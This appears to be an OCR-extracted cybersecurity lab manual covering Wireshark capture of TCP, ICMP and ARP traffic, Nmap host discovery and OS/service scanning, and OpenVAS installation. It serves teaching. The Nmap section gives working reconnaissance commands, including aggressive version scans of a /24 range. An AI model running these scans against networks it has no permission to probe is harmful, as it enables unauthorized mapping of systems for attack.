EXPIREMENT NO: 1

NAME OF THE EXPERIMENT: Monitoring Network Traffic using Wireshark

AIM: To learn how to utilize Wireshark for tracking network interactions and monitor network traffic.

SOFTWARE REQUIREMENTS: Wireshark


OPERATING SYSTEM: KALI-LINUX /PARROT O.S /WINDOWS

THEOREY:

Wireshark is a widely used open-source network protocol analyser. It allows you to capture, inspect, and analyse network traffic in real-time. By capturing packets flowing through a network, Wireshark provides a detailed view of data exchanges between devices. It helps network administrators, security professionals, and enthusiasts understand network behaviour, troubleshoot issues, and identify potential security vulnerabilities. Wireshark's user-friendly interface and powerful features make it an essential tool for network monitoring and analysis.


Procedure:

Capturing Network traffic Step 1: open Wireshark



Step 2: double click on eth0

After getting this page we can go for next step



Step 3: open any browser

a)TCP – 3Way Handshake

The TCP (Transmission Control Protocol) 3-way handshake is a fundamental process in establishing a reliable connection between two devices over a network. It's a sequence of steps that ensures both devices are ready to exchange data smoothly. The handshake involves three key messages:

TCP message types

Message	Description
Syn	Used to initiate and establish a connection. It also helps you to synchronize sequence numbers between devices.
ACK	Helps to confirm to the other side that it has received the SYN.
SYN-ACK	SYN message from local device and ACK of the earlier packet.
FIN	Used to terminate a connection.





Fig1: TCP 3-way handshake

Step 4: open any site for example www.udemy.com


Step 5: stop the Wireshark scan by clicking on red square displayed on leftmost tool bar.




- Click on this button to stop the Wireshark
- scan. Display filter

Step 6: Below the stop button we have the search bar as apply as a display filter.

Enter the following command in display filter. i.e "tcp.port==80" and press enter.



Successfully performed the TCP 3-way handshake



The connection is successfully established.

b) PING (ICMP)

ICMP (Internet Control Message Protocol) is a fundamental network protocol used for communication between devices. One common use of ICMP is the "ping" command, which sends echo request messages to a destination IP address. The destination device responds with an echo reply if it's reachable. ICMP Ping is a simple and effective way to test network connectivity and measure response times.

Note: we required 2 live machines in same topology/ internal network Step 1: Turn on both machines.

Step 2 : open the command prompt as administrator or Linux terminal.

Step 3 : enter ipconfig in windows / ifconfig in Linux respectively.

Ipconfig/ifconfig command is used to display the network information such as Ip address.

Step 4 : open the Wireshark in one machine.

Step 5: open the command prompt or terminal in one machine

Step 6 : in command prompt enter the following command

- Ping Ip address of target machine and enter.

i.e ping 192.168.72.128


```
C:\Users\madha>ping 192.168.72.128

Pinging 192.168.72.128 with 32 bytes of data:
Reply from 192.168.72.128: bytes=32 time<1ms TTL=64
Reply from 192.168.72.128: bytes=32 time<1ms TTL=64
Reply from 192.168.72.128: bytes=32 time<1ms TTL=64
Reply from 192.168.72.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.72.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

After this step.

Step 7 : now check the Wireshark that is running on other machine.

Step 8:

In display filter enter the filter as icmp and enter.



Step 9: we can analyse the icmp ping requests in Wireshark.

Step 10: stop the Wireshark scan and click on shark button to open new scan.

c) MONITORING ARP TRAFFIC

The Address Resolution Protocol (ARP) is a key networking protocol used to map IP addresses to corresponding MAC addresses within a local network. When devices need to communicate, they often use IP addresses to identify each other. However, data is transmitted using MAC addresses. ARP bridges this gap by enabling devices to determine the MAC address associated with a specific IP address.

ARP operates through two main types of packets:


1. ARP Request: When a device wants to send data to a specific IP address, it sends an ARP request packet to the local network, asking for the MAC address associated with that IP.

2. ARP Reply: The device with the requested IP address responds with an ARP reply packet, providing its MAC address. This information is then cached on the requesting device for future reference.

Step 1: open the terminal or command prompt as administrator. Step2: make sure Wireshark is running on background.

Step 3: to make arp scan we use following command. Command = arp -a

Step 4: Enter the arp -a in command prompt and press enter.




Note:

The command “arp -a” is used to view the ARP cache on a computer. ARP (Address Resolution Protocol) is responsible for mapping IP addresses to MAC addresses on a local network.

Step 5: now open the wireshark which is running on background.

Step 6 : In apply display filter search bar enter the arp as filter and press enter.

Filter = arp



Step 7: you'll notice a series of packets related to Address Resolution Proto
activity. These packets reveal how devices on the network discover and communicate with each other's MAC addresses using their IP addresses.

RESULT: This hands-on experience allowed you to observe critical network operations, including the TCP 3-way handshake, ICMP (ping) communications, and ARP requests. These insights provided a practical understanding of how devices establish connections, communicate, and resolve addresses within a network. Armed with this knowledge, you're now better equipped to troubleshoot network issues, ensure efficient communication, and enhance overall network security.

Viva Questions:

1. What is Wireshark?
2. Is it possible to start wireshark from command line on Windows?
3. How to capture packets using Wireshark in a switched ethernet network?
4. Is it possible to start wireshark from command line on Windows?
5. How would you setup wireshark to monitor packets passing through an internet route

EXPERIMENT NO:2

NAME OF THE EXPERIMENT: Host & Service Discovery using Nmap

AIM: To learn how to use Nmap for host and service discovery on a network.

SOFTWARE REQUIREMENTS: NMAP APPLICATION

OPERATING SYSTEM: KALI-LINUX /PARROT O.S /WINDOWS

THEOREY:

Nmap (Network Mapper) is a versatile network scanning tool used for exploring and analysing computer networks. It helps identify devices, services, and open ports on a network. By sending packets to target devices and observing their responses, Nmap provides valuable insights into network configuration, potential security risks, and available services. It's widely employed for network reconnaissance, security audits, and troubleshooting purposes. Nmap's ability to reveal network details makes it an essential tool for both network administrators and security professionals.

PROCEDURE:

Step 1: open command prompt as administrator / If Linux operating system open the terminal.

Step 2: now type the Nmap in terminal and press Enter. If you haven't installed the N please install it and try again.

Step 3:

A) BASIC HOST DISCOVERY:

Now enter the following command in command prompt :


Example: nmap -sn target-IP

-sn is a flag(option) used in nmap to ping the target

Nmap is tool used to map the network.

i.e., nmap -sn 192.168.0.1To scan the complete network

or nmap -sn 192.168.0.1/24



Step 4 Now we have identified the 3 hosts that are alive.

Step 5: Now, let's proceed to gather host information, such as determining the operat
system they are running.


Command = sudo nmap -O -v Target-IP

sudo is used for admin privileges in linux. -O is used for O.S discovery

-v is used for verbose output

i.e., sudo nmap -O -v 192.168.0.1/24

Note: You will be prompted to enter the password. Please be aware that the entered password will not be visible to you. After entering the password, press the Enter button.



-The targeted machine is running on Linux 5

Step 6: Now that we've figured out what operating system of the target network is using, let's move on to checking out the services and open ports they have.

B) PORT SCAN and IDENTIFIYING THE SERVICES


Step 7: Port scan and Service Enumeration.

Command = sudo namp -sV -A -v target-IP

-A is used for aggressive scan

-sV option in Nmap is used for version detection.

i.e. sudo nmap -sV -A -v 192.168.72.128 press enter.



List of open ports with version information
From the above scan we can observe the open ports with their respective service and version of that service.

RESULT: In conclusion, we have successfully completed the pexperiment for Host and Service Discovery using Nmap. By pinpointing live hosts, uncovering open ports, and identifying operating systems and service versions.

Viva Questions:

- What is Host Discovery?
- How to use nmap to detect remote OS?
- How to check whether NMAP already installed or not?
- what are the phases of NMAP scanning?
- Write a Nmap command to scan targets from a file.
-
-
-
-
-

EXPIREMENT NO: 3

NAME OF THE EXPERIMENT: Vulnerability Scanning using OpenVAS.

AIM: The objective of this lab is to learn how to perform vulnerability assessment to determine system vulnerabilities using OpenVAS.

SOFTWARE REQUIREMENTS: OpenVAS

OPERATING SYSTEM: Parrot OS/ Kali-Linux and Testing Machine

THEOREY:

Vulnerability assessment helps identify the category and criticality of the vulnerability in an organization. An organization rates the vulnerabilities and prioritizes them, and design methods to remedy the situation accordingly. The assessment method helps measure the effectiveness of those remedies. The goal of the vulnerability assessment includes scanning, examining, evaluating, and reporting the vulnerabilities in a network to, thus, minimize the levels of risks to an organization.
OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. Its capabilities include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test. The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs)—over 50,000 in total. Security professional can use the OpenVAS Tool as a proof of concept to identify system vulnerabilities in an organization.

Lab Setup:

Note: Skip this if you are using parrot

OpenVAS Installation in Kali-Linux:

• In Kali-Linux, OpenVAS isn't preinstalled; it must be installed manually. This process involves the following steps:

Step 1: Update System: Start by updating your Kali-Linux system using the command:

```
sudo apt update && sudo apt upgrade
```

Step 2: Install OpenVAS:** Use the command below to install OpenVAS and its components:

sudo apt install openvas// to install the OpenVAS.

Step 3: Setup OpenVAS: After installation, initialize OpenVAS with:

sudo gvm-setup // to configure the OpenVAS.

Step 4: Start OpenVAS: Start the OpenVAS scanner and Greenbone Security Assistant (GSA) web interface with:

sudo gvm-start // to start the OpenVAS.


Step 5: Access Web Interface: Open a web browser and navigate to https://localhost:9392 to access the GSA web interface.

Step 6: Login and Update: Log in with the default credentials (admin/admin), and then update the vulnerability database using the web interface.

